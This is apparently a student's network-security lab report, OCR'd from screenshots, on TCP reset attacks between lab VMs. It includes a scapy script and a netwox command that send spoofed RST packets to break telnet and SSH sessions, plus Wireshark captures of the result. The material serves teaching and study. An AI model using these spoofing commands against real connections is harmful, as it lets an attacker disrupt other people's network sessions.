


```
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted
by
applicable law.

Bharath-PES1201801948-VM3:~$ ls
abc.php   Customization       examples.desktop  Public
android   Desktop             get-pip.py        sample.py
bin       Documents           is                source
CN LAB    Downloads           lib               Templates
cns       dpdk-20.11          Music             Videos
Crypto    dpdk-20.11.tar.xz   Pictures          webserver.pcap
Bharath-PES1201801948-VM3:~$ Connection closed by foreign host.
Bharath-PES1201801948-VM2:~$ 
```

Similarly using scapy, the script used is given below along with the wireshark capture




```
Bharath-PES1201801948-VM1:~$ cat reset_tcp.py
#!/usr/bin/python
import sys
from scapy.all import *
print("Sending reset packet ........")
IPLayer = IP(src="10.0.2.11" , dst="10.0.2.10")
TCPLayer = TCP(sport=23, dport=56938,flags="R" ,seq=152272485)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt,verbose=0)
Bharath-PES1201801948-VM1:~$ 
```



Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
En
4:48 AM
/bin/bash
/bin/bash 66x24

```
Bharath-PES1201801948-VM1:~$ sudo python reset_tcp.py
Sending reset packet ........
version    : BitField (4 bits)                      = 4
 (4)
ihl        : BitField (4 bits)                      = None
 (None)
tos        : XByteField                             = 0
 (0)
len        : ShortField                             = None
 (None)
id         : ShortField                             = 1
 (1)
flags      : FlagsField (3 bits)                    = <Flag 0 ()>
 (<Flag 0 ()>)
frag       : BitField (13 bits)                     = 0
 (0)
ttl        : ByteField                              = 64
 (64)
proto      : ByteEnumField                          = 6
 (0)
chksum     : XShortField                            = None
 (None)
src        : SourceIPField                          = '10.0.2.11'
 (None)
```

Running the script, we can see the RST packet is sent and closes the connection.




```
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Feb 14 04:17:06 EST 2021 from 10.0.2.10 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Bharath-PES1201801948-VM3:~$ ls
abc.php  Customization       examples.desktop  Public
android  Desktop             get-pip.py        sample.py
bin      Documents           is                source
CN LAB   Downloads           lib               Templates
cns      dpdk-20.11          Music             Videos
Crypto   dpdk-20.11.tar.xz   Pictures          webserver.pcap
Bharath-PES1201801948-VM3:~$ Connection closed by foreign host.
Bharath-PES1201801948-VM2:~$ 
```



```
Source              Destination    Protocol Length Info
::1                 ::1            UDP          64 56428 → 51504 Len=0
PcsCompu_18:f3:6a                  ARP          62 Who has 10.0.2.10? Te
PcsCompu_66:f8:1c                  ARP          44 10.0.2.10 is at 08:00
10.0.2.11           10.0.2.10      TCP          62 23 → 56938 [RST] Seq=
::1                 ::1            UDP          64 56428 → 51504 Len=0
10.0.2.10           10.0.2.3       DHCP        344 DHCP Request  - Trans
10.0.2.3            10.0.2.10      DHCP        592 DHCP ACK      - Trans
```


```
▸ Frame 78: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interfac
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.0.2.11, Dst: 10.0.2.10
▾ Transmission Control Protocol, Src Port: 23, Dst Port: 56938, Seq: 152272485, L
    Source Port: 23
    Destination Port: 56938
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 152272485
    Acknowledgment number: 0
    Header Length: 20 bytes
  ▸ Flags: 0x004 (RST)
    Window size value: 8192
    [Calculated window size: 1048576]
    [Window size scaling factor: 128]
    Checksum: 0x11d2 [unverified]
```

Closing ssh connections



```
Bharath-PES1201801948-VM2:~$ ssh seed@10.0.2.11
The authenticity of host '10.0.2.11 (10.0.2.11)' can't be establis
hed.
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8HDp5xa+eKRi561aFDaPE1
/xq1eYzCI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.11' (ECDSA) to the list of know
n hosts.
seed@10.0.2.11's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Sun Feb 14 04:44:27 2021 from 10.0.2.10
Bharath-PES1201801948-VM3:~$ 
```


Firstly, we establish an ssh connection



```
                          Source       Destination  Protocol Length Info
14 04:53:47.6162243… 10.0.2.11    10.0.2.10    SSHv2       176 Serve
14 04:53:47.6233335… 10.0.2.11    10.0.2.10    SSHv2       440 Serve
14 04:53:47.6234469… 10.0.2.10    10.0.2.11    TCP          68 56702
14 04:53:47.7890655… 10.0.2.11    10.0.2.10    SSHv2       136 Serve
14 04:53:47.8319052… 10.0.2.10    10.0.2.11    TCP          68 56702
14 04:53:52.0107476… ::1          ::1          UDP          64 56428
14 04:54:12.0274721… ::1          ::1          UDP          64 56428
14 04:54:32.0478925… ::1          ::1          UDP          64 56428
```


```
▸ Frame 37: 136 bytes on wire (1088 bits), 136 bytes captured (1088 bits) on inte
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.0.2.11, Dst: 10.0.2.10
▾ Transmission Control Protocol, Src Port: 22, Dst Port: 56702, Seq: 3364531707,
    Source Port: 22
    Destination Port: 56702
    [Stream index: 0]
    [TCP Segment Len: 68]
    Sequence number: 3364531707
    [Next sequence number: 3364531775]
    Acknowledgment number: 2636739379
    Header Length: 32 bytes
  ▸ Flags: 0x018 (PSH, ACK)
    Window size value: 270
```

Wireshark captures the session packets



```
Bharath-PES1201801948-VM1:~$ sudo netwox 40 -l 10.0.2.11 -m 10.0.2
.10 -o 22 -p 56702 -B -q 3364531775
IP______________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0_____|___________0x0028=40___________|
|              id               |r|D|M|       offsetfrag        |
|_________0x41C2=16834__________|0|0|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x00=0_____|____0x06=6_____|____________0x60FA_____________|
|                            source                             |
|___________________________10.0.2.11___________________________|
|                          destination                          |
|___________________________10.0.2.10___________________________|
TCP_____________________________________________________________.
|          source port          |       destination port        |
|___________0x0016=22___________|_________0xDD7E=56702__________|
|                            seqnum                             |
|_____________________0xC88AAE3F=3364531775_____________________|
|                            acknum                             |
|_________________________0x00000000=0__________________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|0|0|1|0|0|___________0x0000=0____________|
|           checksum            |            urgptr             |
|_________0x436D=17261__________|___________0x0000=0____________|
```


Running the netwox command with appropriate IP, Port and Seq numbers, a spoofed RST packet is sent to close the ssh connection



```
Source              Destination         Protocol Length Info
::1                 ::1                 UDP          64 56428 → 51504 Len=0
::1                 ::1                 UDP          64 56428 → 51504 Len=0
::1                 ::1                 UDP          64 56428 → 51504 Len=0
PcsCompu_18:f3:6a                       ARP          62 Who has 10.0.2.11? Te
10.0.2.11           10.0.2.10           TCP          62 22 → 56702 [RST] Seq=
10.0.2.10           10.0.2.3            DHCP        344 DHCP Request  - Trans
10.0.2.3            10.0.2.10           DHCP        592 DHCP ACK      - Trans
::1                 ::1                 UDP          64 56428 → 51504 Len=0
```


```
▸ Frame 47: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interfac
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.0.2.11, Dst: 10.0.2.10
▾ Transmission Control Protocol, Src Port: 22, Dst Port: 56702, Seq: 3364531775,
    Source Port: 22
    Destination Port: 56702
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 3364531775
    Acknowledgment number: 0
    Header Length: 20 bytes
  ▸ Flags: 0x004 (RST)
    Window size value: 0
    [Calculated window size: 0]
```

We can see the ssh connection closed due to a broken pipe

